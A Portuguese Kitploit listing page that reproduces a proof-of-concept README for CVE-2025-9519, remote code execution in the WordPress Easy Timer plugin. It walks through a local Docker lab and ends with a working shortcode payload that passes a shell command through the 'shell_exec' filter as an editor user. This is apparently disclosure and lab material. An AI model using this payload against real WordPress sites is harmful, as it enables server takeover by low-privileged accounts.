
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Poc-CVE-2025-9519 — Prova de conceito de exploit para CVE-2025-9519, demonstrando execução remota de código no plugin WordPress Easy Timer por meio de um filtro de shortcode malicioso, com configuração baseada em Docker. | Kitploit
Ferramentas/GitHubGitHub/nimisha17/poc-cve-2025-9519
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de Penetração
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Prova de conceito de exploit para CVE-2025-9519, demonstrando execução remota de código no plugin WordPress Easy Timer por meio de um filtro de shortcode malicioso, com configuração baseada em Docker.

Ver Repositório
2121há 0 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Easy Timer v4.2.1 -

Pré-requisitos

  • Docker Engine instalado
  • Docker Compose instalado

Consulte a documentação oficial do Docker para instalação: Instalação do Docker Engine

1. Iniciar o WordPress com Docker

A partir do diretório do seu projeto:

sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. Configurar o WordPress

  1. Navegue até http://localhost:8000/
  2. Conclua a Configuração do WordPress

  3. Navegue até Painel do WordPress → Plugins → Easy Timer e clique em Ativar. Screenshot from 2025-10-27 12-52-06
3. Adicionar novo usuário com Privilégios de Editor

A partir do diretório do seu projeto, execute o seguinte comando:

docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(nota: substitua pelo seu nome de usuário, e-mail e senha de sua escolha!)

4. Criar Post

  1. Vá para Posts → Adicionar Novo


  2. Insira um Bloco de Shortcode e digite:
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]
  1. Clique em Atualizar → Visualizar Post para ver o timer executar.

⚠️ Nota: Certifique-se de que está usando um Bloco de Shortcode, não um bloco de Parágrafo, para que o shortcode seja renderizado corretamente.
Screenshot from 2025-10-27 13-36-40


Parabéns, você obteve RCE. image

Dicas de Depuração

  • Verifique os contêineres em execução:
sudo docker ps

Você deve ver algo como:

Screenshot from 2025-10-27 12-51-08
  • Se os shortcodes não estiverem sendo renderizados:

    1. Vá para Aparência → Temas
    2. Ative Twenty Twenty-Three (ou outro tema padrão).
  • Se ao navegar para http://localhost:8000/ aparecer Banco de Dados Não Conectado:

    1. Aguarde um ou dois minutos para o Banco de Dados concluir a configuração
Baixar ferramenta